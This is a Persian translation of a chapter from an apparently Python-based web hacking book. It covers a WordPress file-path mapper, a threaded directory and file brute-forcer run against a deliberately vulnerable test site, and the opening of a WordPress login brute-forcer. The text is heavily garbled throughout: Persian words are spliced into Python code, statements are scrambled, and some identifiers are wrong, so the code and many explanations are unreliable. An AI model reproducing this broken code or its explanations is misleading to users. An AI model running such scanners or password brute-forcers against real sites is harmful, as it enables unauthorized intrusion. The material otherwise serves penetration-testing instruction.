نحو تقريباً يکسان است. ما محتوا را به يك درخت تجزيه من كيم، روی پيوندها، (a) يا لنگر، تگ ها) 2 تکرار می کنيم و هدف (خصوصه ferh) و متن پيوند 3 (link.text) (a) را چاپ من كنيم.

اگر از يك دستگاه در معرض خطر کار می کنيد، احتمالاً از نصب احتساب خواهد گرد
اين بسته هاي شخص ثالث برای جلوگيري از ايجاد نويز بيش از حد شبکه، بنابراین شما با هر چيزی که در دست داريد،
که ممکن است يك نصب ساده پايتون 2 يا پايتون 3 باشد، گير کرده ايد. اين بدان معناست که شما از کتابخانه استاندارد (به ترتیب 2 urliburlib) استفاده خواهید گرد.

در مثال‌های زیر، فرض می‌کنیم که شما در جعبه حمله خود هستید، به این معنی که می‌توانید از بسته درخواست‌ها برای تماس با سرورهای وب و XML ابرای تجزیه خروجی‌هایی که بازیابی می‌کنید استفاده کنید.

اگرور که ابزار اساسی برای صحبت با وب سرویس‌ها و وب‌سایتها را دارید، باید ابزار مفیدی برای هر حمله یا تست نفوذ برنامه‌های وب ایجاد کنیم.

نقشه‌برداری از نصب‌های برنامه و ب منبع باز

سیستم‌های مدیریت محتوا (CMS) و پلتافرم‌های و بلاگ‌نویسی مانند جوملا، وردپرس و دروبال راهاندازی يك و بلاگ یا وب‌سایت جدید را ساده می‌کنند و در يك محیط میزبانی مشترک یا حتی يك شبکه سازمانی نسبتاً رایج هستند. همه سیستم‌ها از نظر نصب، پیکربندی و مدیریت پچ چالش‌های خاص خود را دارند و این مجموعه‌های CMS نیز از این قاعده مستثنی نیستند.

زمانی که يك sysadmin یک توسعه‌دهنده وب بدینخت تمام مراحل امنیتی و نصب را دنبال نمی‌کند، دسترسی مهاجم به وب سرور می‌تواند آسان باشد.

از آنجایی که ما می‌توانیم هد برنامه و ب منبع باز را دانلود کنیم و ساختار فایل و دایرکتوری آن را به صورت محلی تعیین کیم، می‌توانیم يك اسکنر هدفمند ایجاد کنیم که می‌تواند تمام فایل‌هایی را که در هدف راه دور قابل دسترسی هستند، شکار کند. این می‌تواند فایل‌های نصب باقی‌مانده، دایرکتوری‌هایی را که باید توسط فایل‌های access محافظت شوند، و سایر مواردی که می‌توانند به مهاجم کمک کنند را به سرور وب دسترسی پیدا کند، ریشه کن کند.

این پروژه همچنین شما را با استفاده از اشیاء صفت Python آشنا می‌کند که به ما امکان می‌دهد يك پشته بزرگ و اینم از آنها بسازیم و چندین موضوع را برای پردازش انتخاب کنیم. این کار اسکنر ما را قادر می‌سازد تا خیلی سریع کار کند. همچنین، می‌توانیم اطمینان داشته باشیم که شرایط مسابقه را نخواهیم داشت، زیرا از يك صف استفاده می‌کنیم، که بهاجای فهرستی امن است.

نقشه‌برداری چارچوب وردپرس

فرض کنید می دانید که هدف برنامه وب شما از چارچوب وردپرس استفاده می کند. باید بینیم نصب وردپرس چگونه است. یک کپی محلی از وردپرس را دانلود و از حالت فشرده خارج کنید. آخرین نسخه را می توانید از download//wordpress دریافت کنید <https://wordpress.org/> در اینجا، ما از نسخه 5.4 وردپرس استفاده می کنیم. حتی اگر چیدمان فایل ممکن است با سرور زنده مورد نظر شما متفاوت باشد، مکان شروع معقولی برای یافتن فایل ها و دایرکتوری های موجود در اکثر نسخه ها در اختیار ما قرار می دهد.

برای دریافت نقشه ای از فهرست ها و نام فایل هایی که در یک توزیع استاندارد وردپرس آمده اند، یک فایل جدید به نام `mapper.py` ایجاد کنید. باید تابعی به نام `collect_paths` بنویسیم تا توزیع را پایین بیاوریم و هر مسیر فایل کامل را در صفحه `web_paths` ذخیره کنیم:

```
import sys import threading time import contextlib
```

```
FILTERED = [".jpg", ".gif", ".png", ".css"]
= "http://boodelyboo.com/wordpress" Threads1
= 10

answers = queue.Queue()
2 web_paths = queue.Queue()

def collect_paths():
    برای fname در os.walk('.'): فایل ها در فولت.
    اگر FILTERED: در os.path.splitext(fname)[1] آدامه دهید
        path = os.path.join(root, fname) path.startswith('.'):
            web_paths.put(path) مسیر[فایل] اضافه کنید.

@contextlib.contextmanager
(مسیر): ridhc4 def
    در رود، دایرکتوری را به مسیر مشخص شده تغییر دهید.
    در هنگام خروج، دایرکتوری را به اصلی تغییر دهید.
    .....

this_dir = os.getcwd()
os.chdir(path) امتحان کنید:
    در نهایت بازده:
6 os.chdir(this_dir)

اگر name_ == اصلی_:
    chdir ("~/home/tim/Downloads/wordpress"): با 7
        برای ادامه بازگشت را فشار دهید().tupnicolect_paths()
```

ما با تعریف وب سایت هدف از راه دور ۱ و ایجاد لیستی از پسوندهای فایلی که علاقه ای به انگشت نگاری آنها نداریم، شروع می کنیم. این لیست بسته به برنامه مورد نظر من تواند متفاوت باشد، اما در این مورد ما ترجیح دادیم تصاویر و فایل های شیوه نامه را حذف کنیم. در عوض، ما فایل های HTML یا متنی را مورد هدف قرار می دهیم که به احتمال زیاد حاوی اطلاعات مفید برای به خطر انداختن سرور هستند. پاسخ ها

متغیر شی Queue است که مسیرهای فایل را که در آن قرار داده ایم به صورت محلی قرار می دهیم. متغیر 2 web_paths یک شیء صفت دوم است که در آن فایل های را که سعی می کنیم در سرور راه دور پیدا کنیم ذخیره می کنیم. در تابع `collect_paths` ما از تابع 3 walk os ما استفاده می کنیم تا در میان همه فایل ها و دایرکتوری ها در فهرست برنامه های وب محلی قدم بزنیم. همانطور که در میان فایل ها و دایرکتوری ها قدم می ازیم، مسیرهای کامل فایل های هدف را می اسازیم و آنها را با لیست ذخیره شده در FILTERED آزمایش می کنیم تا مطمئن شویم که فقط به دنبال انواع فایل های مورد نظر خود هستیم. برای هر فایل معتبری که به صورت محلی پیدا می کنیم، آن را به صفت متغیر web_paths اضافه می کنیم.

4 context manager chdir با نیاز به کمی توضیح دارد. مدیران زمینه یک الگوی برنامه نویسی جالب ارائه می دهند، به خصوص اگر فراموشکار هستید یا چیزهای زیادی برای پیگیری دارید و می خواهید زندگی خود را ساده کنید. زمانی که چیزی را باز کرده اید و باید آن را بیندید، چیزی را قفل کرده اید و باید آن را آزاد کنید. یا چیزی را تغییر داده اید و نیاز به تنظیم مجدد دارید، آنها را مفید خواهید یافت. احتمالاً با فایل منیجرهای داخلی مانند `open` برای باز کردن فایل یا سوکت برای استفاده از سوکت آشنا هستید.

به طور کلی، شما با ایجاد یک کلاس با متدهای `_enter` و `_exit` یک مدیر زمینه ایجاد می کنید. متدهای `_enter` و `_exit` را که باید مدیریت شود (مانند یک فایل یا سوکت) برمنگرداند و روش `_exit` عملیات پاکسازی را انجام می دهد (مثلًاً بستن یک فایل).

با این حال، در شرایطی که به کنترل زیادی نیاز ندارید، می توانید از آن استفاده کنید `@contextlib.contextmanager` برای ایجاد یک مدیر زمینه ساده که یک تابع مولد را به مدیر زمینه تبدیل می کند.

این تابع `chdir` به شما امکان می دهد که را در یک دایرکتوری متفاوت اجرا کنید و تضمین می کند که هنگام خروج، به دایرکتوری اصلی بازگردانده می شوید. تابع `generator` collect_paths برمنگرداند و تغییر دایرکتوری جدید، متن را مقداردهی اولیه می کند، کنترل را به ۵ گردد. این تابع `chdir` دایرکتوری اصلی و تغییر دایرکتوری جدید، متن را مقداردهی اولیه می کند، کنترل را به ۵ گردد.

توجه داشته باشید که تعریف تابع `try` و در نهایت `finally` را یک مکمل try/finally می شود. اغلب با عبارات exception مواجه می شوید، اما جفت try/finally را یک مکمل می دانیم. این فقط در صورتی اجرا می شود که تلاش در نهایت با موفقیت انجام شود. ما در اینجا به این نیاز داریم زیرا، مهم نیست که تغییر دایرکتوری با موفقیت انجام شود یا خیر. می خواهیم متن به دایرکتوری اصلی بازگردد. یک مثال اسباب بازی از `try` شان می دهد که برای هر مورد چه اتفاقی می افتد:

```
try: something_that_might_cause_an_error()
except: print("Something went wrong")#dosomethingelse()
```

```
Everything_is_fine() #  
#این مهم نیست اجرا می شود  
cleanup()
```

با بازگشت به کد نگاشت، می‌توانید در بلوک `main` مشاهده کنید که از مدیر زمینه `chmdir` دستور ۱۷ استفاده می‌کنید، که مولد را با نام دایرکتوری که در آن کد را اجرا می‌کند، فراخواند. در این مثال، از محلن که فایل ZIP وردپرس را از حالت فشرده خارج کردیم عبور می‌کنیم. این مکان در دستگاه شما متفاوت خواهد بود. مطمئن شوید که در مکان خود عبور کرده‌اید. با وارد کردن تابع `chmdir` نام دایرکتوری فعلی ذخیره می‌شود و دایرکتوری کاری به سیمیری که به عنوان آرگومان تابع مشخص شده است تغییر می‌کند. سپس کنترل را به رشته اصلی اجرا بر می‌آورداند. جایی که تابع `collect_paths` هنگامی که تابع `collect_paths` کامل شد، از مدیریت متن خارج می‌آشوند. بندهایی اجرا می‌آشوند و دایرکتوری کاری به مکان اصلی بازگردانند.

البته می‌توانید از `chmdir 05` به صورت دستی استفاده کنید، اما اگر فراموش کنید که تغییر را لغو کنید، برنامه خود را در مکانی غیرمنتظره در حال اجرا خواهد یافت. با استفاده از مدیر زمینه `chmdir` جدید خود، می‌دانید که به طور خودکار در زمینه مناسب کار می‌کنید و هنگامی که بر می‌آوردید، به همان جایی که قبل بودید باز می‌آورید.

شما می‌توانید این تابع مدیریت زمینه را در برنامه‌های کاربردی خود نگه دارید و از آن در اسکریپت‌های دیگر خود استفاده کنید. صرف زمان برای نوشتن توابع کاربردی تمیز و قابل فهم مانند این، بعداً سودمند است، زیرا بارها و بارها از آنها استفاده خواهید کرد.

برنامه را اجرا کنید تا سلسله مراتب توزیع وردپرس را پایین بیاورید و مسیرهای کامل چاپ شده روی کنسول را ببینید:

```
(bhp) tim@kali:~/bhp/bhp$ python mapper.py
/license.txt
/wp-settings.php
/xmlrpc.php
/wp-login.php
/wp-blog-header.php
/wp-config-sample.php
/wp-mail.php
/wp-signup.php
--پرش--
/readme.html
/wp-includes/class-requests.php
/wp-includes/media.php
/wp-includes/wlwmanifest.xml
/wp-includes/ID3/readme.txt
--پرش--
/wp-content/plugins/akismet/_inc/form.js
wp-content/plugins/akismet/_inc/akismet.js/
طبعات
```

بازگشت به ادامه

اکنون صفت متغیر `web_paths` ما پر از مسیرهایی برای بررسی است. میتوانی ببینیم نتایج جالبی گرفته‌ایم: مسیرهای فایل موجود در نصب محلی وردپرس که می‌توانیم آنها را در برابر یک برنامه وردپرس هدف زنده آزمایش کنیم، از جمله فایل‌های `.js`، `.xml` و `.txt`. البته، شما می‌توانید هوش اضافی ایجاد کنید

را وارد اسکریپت کنید تا فقط فایل‌هایی را که به آنها علاوه دارید، مانند فایل‌هایی که حاوی کلمه `install` هستند، برگردانید.

آزمایش هدف زنده

اکنون که مسیرهای دسترسی به فایل‌ها و دایرکتوری‌های وردپرس را دارید، وقت آن است که کاری با آنها انجام دهید—یعنی، هدف از راه دور خود را آزمایش کنید تا بینید کدام یک از فایل‌های موجود در فایل سیستم محل شما واقعاً روی هدف نصب شده‌اند. اینها فایل‌هایی هستند که می‌توانید در مرحله بعد به آنها حمله کنیم. تا ورود به سیستم را به‌اجای انجام دهیم یا پیکربندی‌های نادرست را بررسی کنیم، باید تابع `test_remote` را به `mapper.py` اضافه کنیم:

```
def test_remote():
    web_paths.empty () : 2
    در حالی که
    = path = web_paths.get () f'{TARGET}{path}'

    # هدف شما ممکن است time.sleep(2) throttling/lockout
    answers.put(url) sys.stdout.write('x') sys.stdout.flush()

    دیگر:
```

تابع `test_remote` وظیفه نقشه‌بردار است. در حلقه‌ای عمل می‌کند که تا زمانی که صفت `web_paths` خالی شود، اجرا نمی‌شود. در هر تکرار حلقه، مسیری را از صفحه 2 می‌گیریم، آن را به مسیر اصلی وب‌سایت هدف اضافه می‌کنیم و سپس سعی می‌کنیم آن را بازیابی کنیم. اگر موفق شدمیم (که با کد پاسخ 200 مشخص شده است)، آن URL را در صفحه پاسخ 4 قرار می‌دهیم و یک + می‌نویسیم.

روی کنسول در غیر این صورت یک X روی کنسول می‌نویسیم و حلقه را ادامه می‌دهیم. برخی از سرورهای وب اگر آنها را با درخواست بمباران کنید، شما را قفل می‌کنند. به همین دلیل است که ما از زمان خواب دو ثانیه و 3 برای منتظر ماندن بین هر درخواست استفاده می‌کنیم، که امیدواریم سرعت درخواست‌های ما را به اندازه‌ای کاهش دهد که یک قانون قفل را دور بزنیم. هنگامی که می‌دانید یک هدف چگونه پاسخ می‌دهد، می‌توانید خطوط را که روی آنها نوشته شده است حذف کنید کنسول، اما وقتی برای اولین بار هدف را لمس می‌کنید، آن را + و آنبویسید کاراکترهای موجود در کنسول به شما کمک می‌کند تا بهمید هنگام اجرای خود چه اتفاقی می‌افتد. تست.

در نهایت تابع `run` را به عنوان نقطه ورود به برنامه `mapper` می‌نویسیم:

```
threading.Thread(target=test_remote) mythreads.append(t)
for i in range(THREADS): mythreads[i].start() 2 for
```

```
t.start()

mythreads: 3 در thread
          thread.join()
```

تابع `run` را هماهنگ می‌کند و توابع را فقط فرآخوانی می‌کند تعریف شده است. ما 10 رشته (که ابتدای اسکریپت تعريف شده است) را شروع می‌کنیم و داریم

هر رشته تابع `test_remote` را اجرا می کند. سپس منتظر می مانیم تا تمام 10 رشته (با استفاده از `thread.join`) اتفاقیل از برگرداندن 3 تکمیل شوند.
اکنون، می توانیم با اضافه کردن مقداری منطق بیشتر به بلوک `__main__` کار را تمام کنیم.
بلوک `__main__` اصلی فایل را با این که به روز شده جایگزین کنید:

```
اگر __name__ == '__main__':
    chdir ('/home/tim/Downloads/wordpress')
    collect_paths()
    2 ورودی (برای ادامه بازگشت را فشار دهید).
() اجرا
4 با f: f.write(f'{answers.get()}\n') print('done') if answers.pop() == myanswers.txt, 'w'
```

قبل از فراخوانی `collect_paths` مذکور متن 1 `chdir` رفتن به دایرکتوری درست استفاده می کنیم . در صورت که بخواهیم خروجی کنسول را قبل از ادامه 2 برسی کنیم، یک مکث اضافه کرده ایم. در این مرحله، مسیرهای فایل جالبی را از نصب محلی خود جمع آوری کرده ایم، سپس وظیفه نگاشت اصلی 3 را روی برنامه راه دور اجرا می کنیم و پاسخ ها را در یک فایل می نویسیم. احتمالاً تعداد زیادی درخواست موفقیت آمیز دریافت خواهیم کرد، و وقتی URL های موفق را در کنسول چاپ می کنیم، نتایج ممکن است آنقدر سریع پیش بروند که نتوانیم آن را دنبال کنیم. برای جلوگیری از آن، یک بلوک 4 برای نوشتن نتایج در یک فایل اضافه کنید. به روش مدیریت زمینه برای باز کردن یک فایل توجه کنید. این تضمین می کند که فایل پس از اتمام بلوک بسته می شود.

لگد زدن به لاستیک ها

نویسندهای یک سایت را فقط برای آزمایش نگه می دارند (`boodeyboo.com/`) و این چیزی است که ما در این مثال هدف قرار داده ایم. برای آزمایش های خود، ممکن است یک سایت برای بازی ایجاد کنید، یا می توانید وردپرس را در VM Kali خود نصب کنید. توجه داشته باشید که می توانید از هر برنامه وب منبع باز که به سرعت اجرا می شود یا قبل از اجرا کرده اید استفاده کنید. هنگامی که `mapper.py` را اجرا می کنید ، باید خروجی را مانند این ببینید:

0	نخ نخ ریزی
1	نخ نخ نخ ریزی
2	نخ نخ نخ ریزی
3	نخ نخ نخ ریزی
4	نخ نخ نخ ریزی
5	نخ نخ نخ ریزی
6	نخ نخ نخ ریزی
7	نخ نخ نخ ریزی
8	نخ نخ نخ ریزی
9	نخ نخ نخ ریزی

```
+++++X+++++X++X+++++++++++++++++++++++
+++++++++++++++++++

```

هنگامی که فرآیند به پایان رسید، مسیرهایی که در آنها موفق بودید فهرست می شوند
در فایل جدید myanswers.txt

دایرکتوری‌ها و مکان‌های Brute-Forcing فایل

مثال قبل داشش زیادی در مورد هدف شما فرض می کرد. اما هنگامی که به یک برنامه وب سفارشی یا سیستم تجارت الکترونیکی بزرگ حمله می کنید، اغلب از همه فایل‌های قابل دسترسی روی سرور وب آگاه نخواهد بود. به طور کلی، شما یک عنکبوت، مانند نمونه موجود در SuiteBurp برای خزیدن در وب سایت مورد نظر به منظور کشف هر چه بیشتر برنامه وب، مستقر خواهید کرد. اما در بسیاری از موارد، می خواهید فایل‌های پیکربندی، فایل‌های توسعه باقیمانده، اسکریپت‌های اشکال‌زدایی و سایر خرده‌های امنیتی را که می‌توانند اطلاعات حساسی را از آنها دهند یا عملکرد های را که توسعه‌دهنده نرم‌افزار قصد نداشتند را در اختیار داشته باشید. تنها راه برای کشف این محتوا استفاده از یک ابزار ساخته شده برای پیدا کردن نام فایل‌ها و فهرست‌های brute-forcing است.

ما یک ابزار ساده می‌سازیم که لیست‌های واژه‌ای را از زورگیرهای معمولی، مانند پروژه OJ/gobuster/ security/svn-digger-better lists -for-forced-browsing()، می‌پذیرد. و gobuster (<https://github.com/netsparker.com/blog/web-SVNDigger>) و سعی کنید دایرکتوری‌ها و فایل‌هایی را که در وب سرور مورد نظر قابل دسترسی هستند، کشف کنید. شما لیست‌های کلمات زیادی را در اینترنت پیدا خواهید کرد و در حال حاضر تعداد کمی از آنها را در توزیع کالی خود دارید (به /share/wordlists/user/share/wordlists مراجعه کنید). برای این مثال، از لیستی از SVNDigger استفاده خواهیم کرد. می‌توانید فایل‌ها را برای SVNDigger به صورت زیر بازیابی کنید:

سی دی /~دانلودها

wget <https://www.netsparker.com/s/research/SVNDigger.zip> unzip SVNDigger.zip

وقتی این فایل را از حالت فشرده خارج می کنید، فایل all.txt در فهرست دانلودهای شما قرار می گیرد. مانند قبل، ما مجموعه‌ای از موضوعات را برای تلاش تهاجمی برای کشف محتوا ایجاد خواهیم کرد. بیایید با ایجاد برخی عملکردها برای ایجاد یک فایل لیست کلمه شروع کنیم. یک فایل جدید باز کنید و نام آن را bruter.py بنام کنید و کد زیر را وارد کنید:

صف واردات درخواست‌های واردات sys threading import

```
AGENT = "Mozilla/5.0 (X11; Linux x86_64; rv:19.0) Gecko/20100101 Firefox/19.0"
EXTENSIONS = ['.php', '.bak', '.orig', '.inc']
TARGET = "http://testphp.vulnweb.com"
threads = 50
WORDLIST = "/home/tim/Downloads/all.txt"

1 def get_words(هزیج=روزمه):
```

وب هکری 81

```

اگر ".در کلمه: words.put(f'/{word}')
```

دیگر:

```

3 words.put(f'{word}/')
2 def extend_words(word):
    EXTENSIONS: برای گسترش در words.put(f'{word}{extension}')
```

با f: 4 به open(WORDLIST) صورت raw_words = f.read()

= یافته_زوجه = کلمات نادرست raw_words.split(): برای کلمه در Queue()

: ایجاد فیلتر کلمه found_resume =

(کلمه)extend_words کلمه == زوجه: elif
 found_resume =

درست است واقعی wordlist from: {Resume}(): print(word) extend_words(word) دیگر:
 print(f'Resuming
 کلمه بازگشتن

تابع کمکی 1 get_words که صفت کلمات را که ما روی هدف آزمایش خواهیم کرد برمی گرداند، حاوی چند تکنیک خاص است. فایل 4 را در فهرست word می خوانیم و سپس شروع به تکرار روی هر خط در فایل من کنیم. سپس متغیر زوجه را روی آخرین مسیری که brute force کرده است، تنظیم می کنیم. این عملکرد به ما امکان می دهد اگر اتصال شبکه ما قطع شد یا سایت هدف از کار افتاد، جلسه brute force را از سر بگیریم. وقتی کل فایل را تجزیه کردیم، یک صفت پر از کلمات را برای استفاده در تابع brute-forcing واقعی 6 برمی گردانیم.

توجه داشته باشید که این تابع یک تابع درونی به نام extend_words 2. دارد
تابع تابعی است که در داخل تابع دیگری تعریف شده است. می توانستیم آن را خارج از get_words بنویسیم، اما چون words همیشه در بافت تابع get_words اجرا می شود، آن را در داخل قرار می دهیم تا فضاهای نام را مرتب نگه داریم و درک کد را آسان تر کنیم.

هدف از این تابع داخلی اعمال لیستی از افزونه ها برای آزمایش در هنگام درخواست است. در برخی موارد، شما می خواهید نه تنها پسوند /admin را امتحان کنید، برای مثال، بلکه .html و admin.php و admin.inc را نیز امتحان کنید. در اینجا می توانید برنامه های افزودنی را بینجا که توسعه دهنگان استفاده می کنند و فراموش می کنند مفید باشد. بعداً، مانند giro.bak، ورا در بالای پسوندهای زبان برنامه نویسی معمولی حذف کنید. تابع extend_words داخلی استفاده از این قوانین این قابلیت را فراهم می کند: اگر کلمه حاوی نقطه (.) باشد، آن را به URL اضافه می کنیم (به عنوان مثال، /test.php). این قابلیت را در صفت کلمات خود قرار می دهیم: admin/() رفتار می کنیم.

در هر صورت، هر یک از پسوندهای ممکن را به نتیجه اضافه می کنیم. به عنوان مثال، اگر دو کلمه test.php و admin داشته باشیم، کلمات اضافی زیر را در صفت کلمات خود قرار می دهیم:

/test.php.bak, /test.php.inc, /test.php.orig, /test.php.php
/admin/admin.bak, /admin/admin.inc, /admin/admin.orig, /admin/admin.php
حالا بباید تابع اصلی brute-forcing را بنویسیم:

```

def dir_bruter(words):
    3 سرصفه 1 = در حالی که نه
    {words.get()} try: r = requests.get(url, headers=headers)
        words.empty(): 2 url = f'{TARGET}'
        sys.stderr.write('x');sys.stderr.flush()
        به جز 4 درخواست ادامه دارد
        requests.exceptions.ConnectionError:

        اگر
        r.status_code == 200: 5
        elif
        {r.status_code}:
        دیگر:
        5 sys.stderr.write('.');sys.stderr.flush()
        چاپ ({url})=> {url}

        (f'{r.status_code}' == '{url}') برای ادامه بازگشت را فشار دهید.

if __name__ == '__main__':
    6 برای range(THREADS): sys.stdin.readline()
        t = threading.Thread(target=dir_bruter, args=(words,))
        t.start()

```

تابع `dir_bruter` یک شی `Queue` را می‌پذیرد که با کلماتی که ما در تابع `get_words` آماده کرده این پر شده است. ما یک رشته `User-Agent` را در ابتدای برنامه برای استفاده در درخواست HTTP تعریف کردیم تا درخواست‌های ما شبیه درخواست‌های عادی باشد که از طرف افراد خوب ارائه می‌شود. ما آن اطلاعات را به متغیر `headers` اضافه می‌کنیم.

سپس از طریق صفت `cl_words` حلقه می‌زنیم. برای هر تکرار، یک URL ایجاد می‌کنیم که با آن در برنامه هدف 2 درخواست می‌کنیم و درخواست را به وب از راه دور ارسال می‌کنیم.

سرور

این تابع مقداری از خروجی را مستقیماً در کنسول و مقداری خروجی را در `stderr` چاپ می‌کند. ما از این تکنیک برای ارائه خروجی به روشن انعطاف پذیر استفاده خواهیم کرد. این ما را قادر می‌سازد بسته به چیزی که می‌خواهیم بینیم، بخش‌های مختلفی از خروجی را نمایش دهیم.

بهتر است در مورد خطاهای اتصالی که دریافت می‌کنیم. هنگامی که این اتفاق می‌افتد، URL را در `stderr` چاپ کنید. در غیر این صورت، اگر موفق شدیم (که با وضعيت 200 مشخص می‌شود)، URL را کامل را در کنسول 4 چاپ کنید. همچنین مانند دفعه قبیل یک صفت ایجاد کنید و نتایج را در آنچا قرار دهید. اگر یک پاسخ 404 دریافت کنیم، یک نقطه(.) را در `stderr` چاپ می‌کنیم و 5 را ادامه می‌دهیم. اگر کد پاسخ دیگری دریافت کنیم، URL را نیز چاپ می‌کنیم، زیرا این می‌تواند نشان دهنده چیز جالبی در وب سرور راه دور باشد.

(یعنی چیزی به غیر از خطای «فایل یافت نشد»). توجه به خروجی مفید است زیرا بسته به پیکربندی وب سرور راه دور، ممکن است مجبور شوید کدهای خطای HTTP اضافی را برای پاکسازی فیلتر کنید. نتایج شما

در بلوک `, __main__` لیستی از کلمات را برای 6 دریافت می‌کنیم و سپس دسته ای از رشته ها را برای انجام `brute-forcing` می‌چرخانیم.

لگز زدن به لاستیک ها

WASPOF هرستی از برنامه‌های وب آسیب‌پذیر، چه آنلاین و چه آفلاین، مانند ماشین‌های مجازی و تصاویر دیسک، دارد که می‌توانید ابزار خود را در برابر آنها آزمایش کنید. در این

در مورد، URL ارجاع شده در کد منبع به یک برنامه وب عمداً باگ اشاره دارد که توسط Acunetix میزبانی شده است. نکته جالب در مورد حمله به این برنامه ها این است که به شما نشان می دهد که اجبار بی رحمانه چقدر می تواند مؤثر باشد.

توصیه می کنیم متغیر THREADS را روی چیزی منطقی مانند 5 تنظیم کنید و اسکریپت را اجرا کنید. یک مقدار خیلی کم زمان زیادی برای اجرا نیاز دارد، در حالی که مقدار زیاد می تواند سرور را بارگذاری کند. به طور خلاصه، باید شروع به دیدن نتایجی مانند موارد زیر کنید:

```
برای ادامه بازگشت
tim@kali:~/bhp/bhp$ python bruter.py
را فشار دهید.
```

--بروش--
 موفقیت (200: http://testphp.vulnweb.com/ CVS /)
 موفقیت (200: http://testphp.vulnweb.com/admin /)

اگر من خواهید فقط موفقیت ها را ببینید، زیرا از sys.stderr نوشتمن استفاده کرده اید
 و کاراکترهای نقطه ، (.) اسکریپت را فراخوانی کنید و null / dev / stderr را به هدایت کنید تا فقط فایل هایی که پیدا کرده اید در کنسول نمایش داده شوند:

```
python bruter.py 2> /dev/null
```

```
موفقیت ..... (200: http://testphp.vulnweb.com/ CVS /)
موفقیت ..... (200: http://testphp.vulnweb.com/admin /)
موفقیت ..... (200: http://testphp.vulnweb.com/index.php)
موفقیت ..... (200: http://testphp.vulnweb.com/index.bak)
موفقیت ..... (200: http://testphp.vulnweb.com/search.php)
موفقیت ..... (200: http://testphp.vulnweb.com/login.php)
موفقیت ..... (200: http://testphp.vulnweb.com/images)
موفقیت ..... (200: http://testphp.vulnweb.com/index.php)
موفقیت ..... (200: http://testphp.vulnweb.com/logout.php)
موفقیت ..... (200: http://testphp.vulnweb.com/categories.php)
```

توجه داشته باشید که ما نتایج جالبی را از وب سایت راه دور بدست می آوریم که برخی از آنها ممکن است شما را شگفت زده کنند. برای مثال، ممکن است فایل های پشتیبان یا قطعه هایی که را پیدا کنید که توسعه دهنده وب که بیش از حد کار کرده است، باقی مانده است. چه چیزی می تواند در آن فایل index.bak بباشد؟ با این اطلاعات، می توانید فایل هایی را که می توانند به راحتی برنامه شما را در معرض خطر قرار دهند، حذف کنید.

احراز هویت فرم HTML بی رحمانه

ممکن است زمانی در حرffe هک وب شما فرا بررسد که نیاز به دسترسی به هدف داشته باشید یا اگر در حال مشاوره هستید، قدرت رمز عبور را در یک سیستم وب موجود ارزیابی کنید. برای سیستم های وب به طور فرآینده ای متداول شده است که از محافظت brute-force برخوردار باشند، خواه یک کپچا، یک معادله ریاضی ساده، یا یک رمز ورود که باید همراه با درخواست ارسال شود. تعدادی نیروی بی رحم وجود دارند که می توانند این کار را انجام دهند

اجباری بی رحمانه درخواست POST به اسکریپت ورد، اما در بسیاری از موارد آنها به اندازه کافی انعطاف پذیر نیستند تا با محتوای پویا سروکار داشته باشند یا ساده "آیا شما انسان هستید؟" چک ها

ما یک بروت فوسر ساده ایجاد خواهیم کرد که در برابر وردپرس، یک سیستم مدیریت محتوای محبوب، مفید خواهد بود. سیستم های وردپرس مدرن شامل برخی از تکنیک های اولیه ضد brute-force هستند، اما هنوز به طور پیشفرض فاقد قفل حساب یا کپچای قوی هستند.

برای اینکه وردپرس را بی تردید کنیم، ابزار ما باید دو شرط را برآورده کند: قبل از ارسال تلاش برای عبور، توکن پنهان را از فرم ورود بازیابی کند، و باید اطمینان حاصل کند که ما کوکی ها را در جلسه HTTP خود می اپذیریم. برنامه راه دور یک یا چند کوکی را در اولین تماس تنظیم می کند، و در تلاش برای ورود به سیستم، انتظار دارد کوکی ها برگرداند. به منظور تجزیه مقادیر فرم ورود، از سته اماعری شده در «بسته های XML» و BeautifulSoup در صفحه 74 استفاده می کنیم.

باید با نگاهی به فرم ورود به وردپرس شروع کنیم. میتوان پیدا کنیم این را با مرور به `http://<yourtarget>/wp-login.php`. میتوانید از ابزارهای مرورگر خود برای "مشاهده منبع" برای یافتن ساختار HTML استفاده کنید. برای مثال، با استفاده از مرورگر فایرفاکس، Tools → Web Developer → Inspector را انتخاب کنید. برای اختصار، ما فقط عناصر فرم مربوطه را گنجانده ایم:

```

<form name="loginform" id="loginform"
1 action="http://boodeleyboo.com/wordpress/wp-login.php" method="post">
<p>
    <label for="user_login">کاربری یا آدرس ایمیل</label>
    <input type="text" name="log" id="user_login" value="" size="20"/>
</p>
<div class="user-pass-wrap">
    <label>گذرواژه</label><input type="password" name="pwd" id="user_pass" value="" size="20" />
</div>
<div class="wp-pwd">
    <input type="checkbox" name="rememberme" checked="checked" value="forever" /> ثبت نمایم
</div>
<p class="submit">
    <input type="submit" name="wp-submit" id="wp-submit" value="ورود به سیستم" />
    <input type="hidden" name="testcookie" value="1" />
</p>
</form>

```

با خواندن این فرم، اطلاعات ارزشمندی را در اختیار داریم ما باید به نیروی بی رحم خود وارد شویم. اولین مورد این است که فرم به عنوان یک HTTP POST 1 به مسیر /wp-login.php ارسال می شود . عناصر بعدی همه فیلد هایی هستند که برای ارسال فرم با موفقیت لازم است: 2 log 3 pwd 4 متغیر رمز عبور، 5 testcookie متغیر دکمه ارسال و 5 متغیر یک کوکی آزمایشی است. توجه داشته باشید که این ورودی در فرم پنهان است.

سرور همچنین هنگام برقراری تماس با فرم، چند کوکی تنظیم من کند و انتظار دارد زمانی که داده های فرم را ارسال می کنید دوباره آنها را دریافت کند. این بخش اساسی از تکنیک ضد brute-forcing است. سایت کوکی را در مقابل جلسه کاربر فعلی شما بررسی می کند، بنابراین حتی اگر اعتبار صحیح را به اسکریپت پردازش ورود ارسال کنید، اگر کوکی وجود نداشته باشد، اخراج هویت با شکست مواجه می شود. هنگامی که یک کاربر عادی وارد سیستم می شود، مرورگر به طور خودکار کوکی را اضافه می کند. ما باید آن رفتار را در برنامه Session کتابخانه brute-forcing کنیم، ما کوکی ها را به طور خودکار با استفاده از شی درخواست ها مدیریت می کنیم.

ما برای موفقیت در برابر وردپرس به جریان درخواست زیر در force brute خود را تکیه می کنیم:

1. صفحه ورود را بازیابی کنید و تمام کوکی هایی را که بازگردانده شده اند پذیرید.

2. تمام عناصر فرم را از HTML تجزیه کنید.

3. نام کاربری و/یا رمز عبور را به حدس از فرهنگ لغت ما تنظیم کنید.

4. ارسال یک HTTP POST به اسکریپت پردازش ورود، شامل تمام فرم های HTML فیلدها و کوکی های ذخیره شده ما

5. تست کنید تا ببینید آیا با موفقیت وارد برنامه وب شده ایم یا خیر.

